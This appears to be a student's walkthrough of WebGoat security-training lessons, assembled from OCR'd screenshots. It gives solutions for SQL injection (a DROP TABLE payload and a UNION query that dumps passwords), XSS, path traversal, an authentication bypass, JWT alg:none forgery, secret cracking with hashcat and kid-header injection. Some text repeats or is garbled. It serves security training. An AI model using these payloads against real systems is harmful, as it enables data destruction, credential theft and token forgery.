34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null



The underlying SQL query looks like that: "SELECT * FROM access_log WHERE action LIKE '%' + action + '%".

1 2 3 4 5 6 7 8 9 10 11 12 13

Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to! Better go and *delete it completely* before anyone notices.

Action contains: Enter search string

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

Command: %';Drop table access_log;--

The underlying SQL query looks like that: "SELECT * FROM access_log WHERE action LIKE '%' + action + '%".

1 2 3 4 5 6 7 8 9 10 11 12 13

Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.


It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to! Better go and *delete it completely* before anyone notices.

Action contains: Enter search string

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.



SQL Injection(Advanced)

localhost:8080/WebGoat/start.mvc#lesson/SqliInjectionAd

Client side >

Challenges >

```
last_name varchar(20),  
cc_number varchar(30),  
cc_type varchar(10),  
cookie varchar(20),  
login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.

The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,  
                                user_name varchar(12),  
                                password varchar(10),  
                                cookie varchar(30));
```

6.a) Retrieve all data from the table
6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

Name: Get Account Info

Password: Check Password

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE,
LOGIN_COUNT,
101, jsnow, passwd1, , null, null, null,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
102, jdoe, passwd2, , null, null, null,
103, jplane, passwd3, , null, null, null,
104, jeff, jeff, , null, null, null,
105, dave, passW0rD, , null, null, null,

Well done! Can you also figure out a solution, by appending a new SQL Statement?

Your query was: SELECT * FROM user_data WHERE last_name = 'Smith' Union
Select userid,user_name,password,cookie,null as a,null as b,null as c from
user_system_data --'



The screenshot shows a Linux desktop environment with a Unity interface. A Firefox browser window is open to the 'WebGoat' application at 'localhost:8080'. The browser title bar shows multiple tabs: 'localhost:8080', 'localhost:90', 'G In SQL inject', and 'G - in SQL - Go'. The main content of the browser is titled 'SQL Injection (adv)' and contains a quiz section with three questions. The sidebar on the left is titled 'WEBGOAT' and lists various security topics under categories like 'Introduction', 'General', and 'A1-A10'. The bottom dock contains icons for various applications, including a terminal, file manager, and development tools.

Part 5)Not Done

XSS

Part 2)Trivial(Yes)

Part 7) Simply add <script>alert(1)</script> in credit card number since the credit card number is treated as TEXT as we saw in the page source.

Part 10)As guided by the hints the test route is given in GoatRouter.js.The route is given as **WebGoat/start.mvc#test/** .

Part 11)Use the test route for this. Encode the / in </script> as %2F. Answer is **WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome()%2Fscript>**

Part 12)Trivial MCQs

localhost:8080/WebGoat/start.mvc#lesson/CrossSiteScript

Cross Site Scripting

Search lesson

Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12 +

What is XSS?

Cross-Site Scripting (also known as XSS) is a vulnerability/flaw that combines the allowance of HTML/script tags as input that renders into a browser without encoding or sanitization.

Cross-Site Scripting (XSS) is the most prevalent and pernicious web application security issue

While there is a simple well-known defense for this attack, there are still many instances on the web. Coverage of fixes also tends to be a problem in terms of fixing it. We will talk more about the defense in a little bit.

XSS has significant impact

Inspector Console Debugger Network Style Editor Performance Memory

Search HTML

<tbody>

<tr>

<td> Enter your credit card number:

</td>

<td>

<input name="field1" value="4128 3214 0002 1999" type="TEXT">

</td>

This Element

element :: { inline }

input, button, select, textarea bootstrap.min.css:7

:: { font-family: inherit; font-size: inherit; line-height: inherit; }

input :: { line-height: normal; }

Pseudo-elements

Flexbox

Select a Flex container or item to continue.

Grid

CSS Grid is not in use on this page

Box Model

margin 0 2 1 2 8x6

border 2 1 2 2

padding 0 2 1 2

Right Ctrl

ENG IN 00:57 06-11-2023

SQL Injection (mitigation)

Path traversal

Cross Site Scripting

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

localhost:8080/ WebGoat/start.mvc#lesson/CrossSiteScripting

1 2 3 4 5 6 7 8 9 10 11 12 +

Identify potential for DOM-Based XSS

DOM-Based XSS can usually be found by looking for the route configurations in the client-side code. Look for a route that takes inputs that are "reflected" to the page.

For this example, you will want to look for some 'test' code in the route handlers (WebGoat uses backbone as its primary JavaScript library). Sometimes, test code gets left in production (and often test code is simple and lacks security or quality controls!).

Your objective is to find the route and exploit it. First though, what is the base route? As an example, look at the URL for this lesson ...it should look something like /WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9. The 'base route' in this case is: start.mvc#lesson/ The CrossSiteScripting.lesson/9 after that are parameters that are processed by the JavaScript route handler.

So, what is the route for the test code that stayed in the app during production? To answer this question, you have to check the JavaScript source.

Correct! Now, see if you can send in an exploit to that route in the next assignment.

GoatRouter.js X

```
43 definition of Goat App Router.  
44  
45 goatAppRouter = Backbone.Router.extend({  
46  
47 routes: {  
48   'welcome': 'welcomeRoute',  
49   'lesson/:name': 'lessonRoute',  
50   'lesson/:name/:pageNum': 'lessonPage',  
51   'test/:param': 'testRoute',  
52   'reportCard': 'reportCard'  
53 },  
54 } );  
55 (1, 1)
```

Watch expressions +

Breakpoints -

Pause on exceptions

XHR Breakpoints + -

Event Listener Breakpoints Log

DOM Mutation Breakpoints

Inspector Console Debugger Network Style Editor Performance Memory ...

Sources Outline Search

goatApp controller model support view ErrorNotificationView.js GoatRouter.js HelpControlsView.js HintView.js LessonContentView.js MenuButtonView.js

Terminal

ENG IN 01:18 06-11-2023

The screenshot shows a Firefox browser window with the URL `localhost:8080/WebGoat/start.mvc#lesson/CrossSiteScripting`. The left sidebar lists various security challenges, with **(A3) Injection** selected. The main content area displays a challenge titled "Try It! DOM-Based XSS". It includes instructions about triggering the attack via a URL and a success message in the developer console.

Challenge Sidebar:

- (A3) Injection
- SQL Injection (intro)
- SQL Injection (advanced)
- SQL Injection (mitigation)
- Path traversal
- Cross Site Scripting
- (A5) Security Misconfiguration
- (A6) Vuln & Outdated Components
- (A7) Identity & Auth Failure
- (A8) Software & Data Integrity
- (A9) Security Logging Failures
- (A10) Server-side Request Forgery
- Client side**
- Challenges

Main Content Area:

Replace '/' with '%2F' in your URL parameters.

1 2 3 4 5 6 7 8 9 10 11 12 +

Try It! DOM-Based XSS

Some attacks are "blind." Fortunately, you have the server running here, so you can tell if you are successful. Use the route you just found and see if you can use it to reflect a parameter from the route without encoding to execute an internal function in WebGoat. The function you want to execute is:

`webgoat.customjs.phoneHome()`

Sure, you could use console/debugger to trigger it, but you need to trigger it via a URL in a new tab.

Once you trigger it, a subsequent response will come to your browser's console with a random number. Put that random number below.

Submit

Correct!

Firefox Developer Toolbar Debugger:

- Inspector
- Console
- Debugger**
- Network
- Style Editor
- Performance
- Memory

Sources:

- goatApp
- controller
- model
- support
- view
 - ErrorNotificationView.js
 - JS GoatRouter.js**
 - HelpControlsView.js
 - HintView.js
 - LessonContentView.js
 - MenuButtonView.js

JS GoatRouter.js:

```
43 // Definition of Goat App Router.
44
45
46 goatAppRouter = Backbone.Router.extend({
47
48   routes: {
49     'welcome': 'welcomeRoute',
50     'lesson/:name': 'lessonRoute',
51     'lesson/:name/:pageNum': 'lessonPage',
52     'test/:param': 'testRoute',
53     'reportCard': 'reportCard'
54   }
55 })
```

Right Panel:

- Watch expressions
- Breakpoints
 - Pause on exceptions
- XHR Breakpoints
- Event Listener Breakpoints
- DOM Mutation Breakpoints

11 01:26
ENG IN 06-11-2023

The screenshot shows the WebGoat application interface. The left sidebar contains a navigation tree with categories such as Introduction, General, Broken Access Control, Cryptographic Failures, Injection, Security Misconfiguration, Vuln & Outdated Components, Identity & Auth Failure, Software & Data Integrity, Security Logging Failures, and Server-side Request Forgery. Under the Client side category, Path traversal and Cross Site Scripting are listed. The main content area is titled "Cross Site Scripting" and displays a quiz question: "1. Are trusted websites immune to XSS attacks?". Three options are provided, each with a checkbox:

- Solution 1: Yes they are safe because the browser checks the code before executing.
- Solution 2: Yes because Google has got an algorithm that blocks malicious code.
- Solution 3: No because the script that is executed will break through the defense algorithm of the browser.

Below the content area is a debugger window titled "GoatRouter.js" showing the following code snippet:

```

43 // Definition of Goat App Router.
44
45
46 varAppRouter = Backbone.Router.extend({
47
48   routes: {
49     'welcome': 'welcomeRoute',
50     'lesson/:name': 'lessonRoute',
51     'lesson/:name/:pageNum': 'lessonPage',
52     'test/:param': 'testRoute',
53     'reportCard': 'reportCard'
54   }
55 })

```

The debugger also shows sections for Watch expressions, Breakpoints, XHR Breakpoints, Event Listener Breakpoints, and DOM Mutation Breakpoints. The bottom of the screen shows a taskbar with icons for file, browser, and developer tools, along with system status indicators like battery level, network, and date/time (06-11-2023, 01:27).

Path Traversal(../ attack)

Part 2)Simply add/ before the full-name

Part 3)Use// in full-name

Part 4)..../ in the file-name

Part 5)Use/ attack on the id param in the URL. Encode/ to %2e%2e%2f, the path traversal secret is found to be the SHA512 hash of username itself.

Burp Suite Community Edition v2023.10.2.4 - Temporary Project

Repeater

Target: http://localhost:8080

Request

```

HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 05 Nov 2023 20:37:27 GMT
{
    "lessonCompleted":true,
    "feedback": "Congratulations. You have successfully completed the assignment.",
    "output":null,
    "assignment":"ProfileUpload",
    "attemptWasMade":true
}
-----36801559
212044825927829375289
Content-Disposition: form-data; name="fullName"
-----
.../A
-----36801559
212044825927829375289
Content-Disposition: form-data; name="email"
-----
arnav21235@webgoat.org
-----36801559
212044825927829375289
Content-Disposition: form-data; name="password"
-----
abc123
-----36801559
212044825927829375289-

```

Response

Pretty Raw Hex Render

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 4

Request cookies 2

Request headers 15

Response headers 6

Notes

Done 389 bytes | 6 millis

Right Ctrl

Burp Suite Community Edition v2023.10.2.4 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings

Organizer Extensions Learn

8 x 9 x +

Send Cancel < > Target: http://localhost:8080 HTTP/1

Request

Pretty Raw Hex In

```
xmpRights:WebStatement="https://www.istockphoto.com/legal/license-agreement?utm_medium=organic&utm_source=google&utm_campaign=iptcurl" >
101  <dc:creator><rdf:Seq><rdf:li>anyaberkut</rdf:li></rdf:Seq></dc:creator><dc:description><rdf:Alt><rdf:li xml:lang="x-default">online exam, choose correct answer in test</rdf:li></rdf:Alt></dc:description>
Ubuntu Software
102  <plus:Licensor><rdf:Seq><rdf:li rdf:parseType='Resource'><plus:LicensorURL>https://www.istockphoto.com/photo/license-gml398462038-?utm_medium=organic&utm_source=google&utm_campaign=iptcurl</plus:LicensorURL></rdf:li></rdf:Seq></plus:Licensor>
103  </rdf:Description>
104  </rdf:RDF>
105  </x:xmpmeta>
106  <?xpacket end="w"?>
107
108 -----38391376
5629493938921370133168
109 Content-Disposition: form-data; name="fullNameFix"
110 ....//A
111 -----38391376
5629493938921370133168
112 Content-Disposition: form-data; name="emailFix"
113 arnv21235@webgoat.org
114 -----38391376
5629493938921370133168
115 Content-Disposition: form-data; name="passwordFix"
116 abc123
117 -----38391376
5629493938921370133168-
118
119 abc123
120 -----38391376
5629493938921370133168-
121
```

0 highlights

Response

Pretty Raw Hex Render In

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Sun, 05 Nov 2023 20:45:47 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback":
12     "Congratulations. You have successfully completed the assignment.",
13   "output":null,
14   "assignment":"ProfileUploadFix",
15   "attemptWasMade":true
15 }
```

0 highlights

Inspector

Request attributes 2 Request query parameters 0 Request body parameters 4 Request cookies 2 Request headers 15 Response headers 6

Notes

Done 392 bytes | 6 millis

Right Ctrl

File Explorer Google Chrome Microsoft Visual Studio Code Microsoft Edge Python IDLE

ENG IN 02:16 06-11-2023

localhost:8080/WebGoat/start.mvc#lesson/PathTraversal

Path traversal

Search lesson

Hide hints Reset lesson

Does the server validate any input given in the full name field?

1 2 3 4 5 6 7 8

Path traversal while uploading files

The developer became aware of the vulnerability and implemented a fix that removed the `..` from the input. Again the same assignment, but can you bypass the implemented fix?

OS	Location
Linux	/home/webgoat/.webgoat-2023.4/PathTraversal

Preview Image

Full Name: test

Email: test@test.com

Password: ****

Right Ctrl

02:18 06-11-2023

localhost:8080/WebGoat/start.mvc#lesson/PathTraver

Show hints | Reset session

Thunderbird Mail >

Access Control >

Graphic Failures >

Path traversal while uploading >

1 2 3 4 5 6 7 8

Path traversal while uploading

Burp Suite Community Edition v2023.10.2.4 - Temporary Project

Repeater

Request

Pretty Raw Hex

```
Content-Type: multipart/form-data; boundary=-----14609072901701428867832949843
Content-Length: 20814
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=FRzJ07GSGHsuCS9yY9IGL9Hub3AOmiOK1jqUg5Fp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
-----14609072901701428867832949843
Content-Disposition: form-data; name="uploadedFileRemoveUserInput"; filename="..$!stockphoto-1398462038-170667a.png"
Content-Type: image/png
RIFFÔNNEBPVP8X
,ÛRICCPHHLinomntrRGB XYZ ï
lassMSFTIEC cDCBäöó HD
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 06 Nov 2023 12:35:41 GMT
{
    "lessonCompleted":true,
    "feedback": "Congratulations. You have successfully completed the assignment.",
    "output":null,
    "assignment": "ProfileUploadRemoveUserInput",
    "attemptWasMade":true
}
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 4

Request cookies 1

Request headers 15

Response headers 6

Target: http://localhost:8080

Send Cancel < > ↻ ↻

Autologde de lo

ENG IN 18:05 06-11-2023

localhost:8080/WebGoat/start.mvc#lesson/PathTraversal

Path traversal

Search lesson

Show hints Reset lesson

1 2 3 4 5 6 7 8

Burp Suite Community Edition v2023.10.2.4 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder

Organizer Extensions Learn

Send Cancel < > Target: http://localhost:8080

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex	Request attributes
1 GET /WebGoat/PathTraversal/random-picture?id=%2e%2f%2e%2e%2fpayload-traversal-secret HTTP/1.1	1 HTTP/1.1 200 OK	Request query parameters
2 Host: localhost:8080	2 Connection: close	Request body parameters
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0	3 X-XSS-Protection: 1; mode=block	Request cookies
4 Accept: */*	4 X-Content-Type-Options: nosniff	Request headers
5 Accept-Language: en-US,en;q=0.5	5 X-Frame-Options: DENY	
6 Accept-Encoding: gzip, deflate, br	6 Content-Type: image/jpeg	
7 X-Requested-With: XMLHttpRequest	7 Content-Length: 63	
8 Connection: close	8 Date: Mon, 06 Nov 2023 12:33:33 GMT	
9 Referer: http://localhost:8080/WebGoat/start.mvc	9 You found it submit the SHA-512 hash of your username as answer	
10 Cookie: JSESSIONID=FRzJ07GSGHsuCS9yY9IGL9Hub3AOmiOKljqUgSFp		
11 Sec-Fetch-Dest: empty		

Right Ctrl

18:04 ENG IN 06-11-2023

Assignment 7)

Identity & Auth Failure

Authentication Bypass

Just change the name of the securityQuestion parameter.

Here we change the name of the SecQuestion to secQuestions

The screenshot shows a browser developer tools interface with three main panels: Request, Response, and Inspector.

Request:

```
POST /WebGoat/auth-bypass/verify-account
HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 90
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=4J0NA7VYdTvod-7E3G23ax27hnp0qq6UDuMj1g
GT_spoof_auth="NmY3YTCzNQ3M2Q4NmY3YTY4NzE3NDYxNmY2N
ZYNgU3Nw=="
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
secQuestions=abc&secQuestions1=xyz&
isEnabled=1&verifyMethod=SEC_QUESTIONS
&userId=12309746
```

Response:

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 05 Nov 2023 11:11:59 GMT
{
    "lessonCompleted":true,
    "feedback":
        "Congrats, you have successfully verified the account without actually verifying it. You can now change your password!",
    "output":null,
    "assignment":"VerifyAccount",
    "attemptWasMade":true
}
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 5
- Request cookies: 2
- Request headers: 15
- Response headers: 6

The screenshot shows a browser window with the following details:

- Header:** WEBGOAT
- Left Sidebar:** A navigation menu with sections like Introduction, General, and various security categories (A1 to A10). The "Authentication Bypass" section is currently selected.
- Page Title:** Authentication Bypass
- Search Bar:** Search lesson
- Content Area:**
 - A "Reset lesson" button.
 - A navigation bar with icons for back, forward, and search.
 - Section Title:** 2FA Password Reset
 - Text:** An excellent example of authentication bypass is a recent (2016) example (<https://henryhoggard.co.uk/blog/Paypal-2FA-Bypass>). He could not receive an SMS with a code, so he opted for an alternative method, which involved security questions. Using a proxy, removed the parameters entirely and won.
 - Form:** Step 2: Enter any answer for security questions.
 - Input field: Verify your account!
 - Text: We don't recognize the device you're using.
 - Input field: Answer security question
 - Text: What's the name of your first pet?
 - Input field: Test
 - Text: What's the name of the hospital in which you were born?
 - Input field: [empty]
 - Button: Continue
- Bottom Taskbar:** Icons for various applications like File Explorer, Google Chrome, VS Code, and a terminal.
- System Tray:** Includes icons for battery, signal strength, volume, and a "Right Ctrl" indicator.
- Footer:** ENG IN, 16:43, 05-11-2023

Insecure Login

This is trivial just intercept request and check in BurpSuite

Intercept HTTP history WebSockets history | Proxy settings

Request to http://localhost:8080 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex ≡

```
1 POST /WebGoat/start.mvc HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 50
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/WebGoat/start.mvc
12 Cookie: JSESSIONID=4J0NX7VVdtvod-7E5G23ax27hnpQqo6UDuMj1gGT; spoof_auth="NmY3YTc2NjQ3MzQ4NmY3YT4NzE3NDYxNmY2NzYyNjU3Nw=="
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "username": "CaptainJack",
    "password": "BlackPearl"
}
```

Insecure Login

Reset lesson

2

Let's try

Click the "log in" button to send a request containing the login credentials of another user. Then, write these credentials into the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.

Log in

username password Submit

Congratulations. You have successfully completed the assignment.



JWT Tokens

Part 3)Simply use webwolf to decode the token and find the username to be user.

Decode or encode a JWT some of the exercises need to encode or decode a new token

Encoded

```
eyJhbGciOiJIUzI1NiJ9.eyJxYXV0aG9yaXRpb24iDgDwAiUiK9MRV9BREI1TjIsICJST0xFxLVTRViiF0sQ0ogICJjbGlnRfaWQiIDogIm15LWNsaWVuZC13aXoRLXNlY3JldCisDQogICJleHAIIDogMTYwNzA5OTYwOCwNCiAgImp0aS1q01ai0WjOTHNDQtMGixYS0y7vLLWJLnzAtZGE1MjA3NWIS5Tg0Iiw
```

Decoded

Header	Payload
<pre>{ "alg" : "HS256" }</pre>	<pre>{ "authorities" : ["ROLE_ADMIN", "ROLE_USER"], "client_id" : "my-client- with-secret", "exp" : 1607099608, "jti" : "9bc92a44-0b1a- 4c5e-be70-da52075b9a84", "scope" : ["read", "write"], "user_name" : "user" }</pre>

Secret key Enter your secret key

Signature invalid

Part 5) Find the JWT token from burpSuite by viewing the request. Now we manipulate this token to set the admin in payload to true and the alg to None in header. The signature is not needed now.

The screenshot shows a JWT decoder interface. At the top, there is a text input field with placeholder text: "Decode or encode a JWT some of the exercises need to encode or decode a new token". Below this, under the "Encoded" section, is the string: "eyJhbGciOiJ0b25lIn0.ew0KICAIYWRtaW4iIDogInRydWUiLA0KICAiaWF0IiA6IDE3MDAwNTE5MDMsDQogICJlc2VYIiA6ICJUb20iDQp9". Under the "Decoded" section, it is divided into "Header" and "Payload". The Header contains: { "alg" : "None" }. The Payload contains: { "admin" : "true", "iat" : 1700051903, "user" : "Tom" }. A "Terminal" button is located at the bottom left.

The screenshot shows a Burp Suite interface with a "Request" tab and a "Response" tab. The "Request" tab displays a POST request to "/WebGoat/JWT/votings" with various headers and a cookie containing a JWT token. The "Response" tab shows the JSON response body, which includes a success message and assignment details. The JSON response is as follows:

```

HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 05 Nov 2023 12:52:19 GMT

{
    "lessonCompleted":true,
    "feedback": "Congratulations. You have successfully completed the assignment.",
    "output":null,
    "assignment":"JWTVotesEndpoint",
    "attemptWasMade":true
}

```

Part 7) Trivial just MCQs

Can you spot the weakness?

Congratulations. You have successfully completed the assignment.

1. What is the result of the first code snippet?

- Solution 1: Throws an exception in line 12
- Solution 2: Invoked the method removeAllUsers at line 7
- Solution 3: Logs an error in line 9

2. What is the result of the second code snippet?

- Solution 1: Throws an exception in line 12
- Solution 2: Invoked the method removeAllUsers at line 7
- Solution 3: Logs an error in line 9

Submit answers

Congratulations. You have successfully completed the assignment.

JWT tokens

Search lesson

Hide hints Reset lesson

Download a word list dictionary (<https://github.com/first20hours/google-10000-english>)

1 2 3 4 5 6 7 8 9 10 11 12 13 14

JWT cracking

With the HMAC with SHA-2 Functions you use a secret key to sign and verify the token. Once we figure out this key we can create a new token and sign it. So it is very important the key is strong enough so a brute force or dictionary attack is not feasible. Once you have a token you can start an offline brute force or dictionary attack.

Assignment

Given we have the following token try to find out secret key and submit a new key with the username changed to WebGoat.

N1101J0b21Ad2V1Z29hdC5vcmc1LCJ1c2VybmtZSI6I1RvbSISIkVtYWI5Ijoid69tQhd

XXX.YYY.ZZZ

Submit token



For parts 3,5 and 7.

Part 10) Use hash cat to traverse over the raft_medium list of words to find the secret in the JWT signature. The secret is found to be victory which is used to encode a new token. We change

some parts of the payload like the username to WebGoat and the expiry time of the token to complete the assignment.

```
The wordlist or mask that you are using is too small.

This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

eyJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQioiJ3ZWJnb2F0Lm9yZyIsImlhdcI6MTY5OTE4NzQ5NSwlZxhwIjoxNjk5MTg3NTU1LCJzdWIiOiJ0b21Ad2VlZ29hdC5vcmcilCJic2VybmrFTZSI6IlRvbSisikVTYWIiIjoidg9tQHdlymdvYXQub3jnIiwlUm9sZSI6MyJNYWShZ2VyIwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.6f_KiravXowqW90_087DBB0ALRIUUrnuHo0sKLMesmg:victory

Session.....: hashcat
Terminal.....: Cracked
Hash.Target...: eyJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJXZWJhb2F0IFRva2VuIE...LmEsmg
Time.Started..: Sun Nov  5 19:25:51 2023 (0 secs)
Time.Estimated.: Sun Nov  5 19:25:51 2023 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Mask....: victory []
Guess.Queue....: 26849/63087 (42.56%)
Speed.#1.....: 4283 H/s (0.01ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point.: 0/1 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: victory -> victory
Hardware.Mon.#1.: Util: 91%

Started: Sun Nov  5 18:52:10 2023
Stopped: Sun Nov  5 19:26:02 2023
```

The screenshot shows a web-based tool for editing JSON Web Tokens (JWT). On the left, there is a text editor containing the raw JWT string:

```
eyJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQioiJ3ZWJnb2F0Lm9yZyIsImlhdcI6MTY5OTE4NzQ5NSwlZxhwIjoxNjk5MTg3NTU1LCJzdWIiOiJ0b21Ad2VlZ29hdC5vcmcilCJic2VybmrFTZSI6IlRvbSisikVTYWIiIjoidg9tQHdlymdvYXQub3jnIiwlUm9sZSI6MyJNYWShZ2VyIwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.6f_KiravXowqW90_087DBB0ALRIUUrnuHo0sKLMesmg:victory
```

The right side of the interface is divided into several sections:

- HEADER:** Contains the header part of the JWT, which includes the algorithm (alg: HS256).
- PAYOUT:** Contains the payload part of the JWT, which includes the issuer (iss: "WebGoat Token Builder"), audience (aud: "webgoat.org"), and various claims such as iat (issued at), exp (expiration), sub (subject), username, email, and roles (Manager, Project Administrator).
- VERIFY SIGNATURE:** A section where the user can input a secret key and verify the signature using HMACSHA256.

The verification results show that the token is valid and signed with the secret key provided.

Part 12) We need to change the exp date of the token and change alg to none to bypass the signature. We find the epoch for the next day online.

The screenshot shows the EpochConverter tool interface. At the top, it says "Epoch & Unix Timestamp Conversion Tools". Below that, it displays "LibreOffice Writer" and the timestamp "1699194021". A button labeled "Timestamp to Human date" is highlighted in blue. The main area contains a form for converting epoch timestamps to human-readable dates, including fields for Year (Yr), Month (Mon), Day, Hour (Hr), Minute (Min), Second (Sec), and a dropdown for GMT. Below the form, it shows the epoch timestamp "1699192134", the converted timestamp "1699278534000", and the date and time "Monday, November 6, 2023 1:48:54 PM".

The screenshot shows a lesson titled "JWT tokens" from the "WebGoat" course. The sidebar lists various security topics like Access Control, API Failures, Misconfiguration, etc. The main content area has a green box containing a hint: "Use the found access token in the Authorization: Bearer header and use your own refresh token". Below this, there's a numbered list of steps (1-14) with step 12 highlighted. A section titled "Refreshing a token" discusses a strategy for refreshing access tokens. The "Assignment" section notes a breach involving a logfile available [here](#). A shopping cart interface is shown with a single item: a book titled "Learn to defend your application with WebGoat" by Mark C. Goat, quantity 3, price \$4.87, and total \$14.61. A red "Remove" button is visible.

Part 13) As per the hints this part would require a SQL injection in the header section's webgoat_kid section. We also changed the name jerry in the payload to Tom.

Encoded

```
eyJ0eXAiOiJKV1QiLCJraWQiOiJBQkNEJyBVTk1PTIBTRUXFQ1QgJ1RrWKRIiSFZpJyBGUk9NIElORK9STUFUS9OX1NDSEVNOS5TVNURU1FVNFI1M7IC0tIwiYWxnIjoiSFMyNTYifQ.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJiaWxkZXIiLCJpYXQiOjE1MjQyMTA5MDsiInV4cCI6MTY50T13ODUzNCwiXXVkJioid2ViZ29hdC5vcmc1CjzdWIoi0b21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSlsIKVtYWLsIjoiidG9tQHd1YmdvYXQjY29tIwiUm9szS16WyJDYXQiXK0.VIxvNmB202bigEjGz3945EAiNR8YX6bgCCGX7ffhF4
```

Decoded

```
HEADER:
{
  "typ": "JWT",
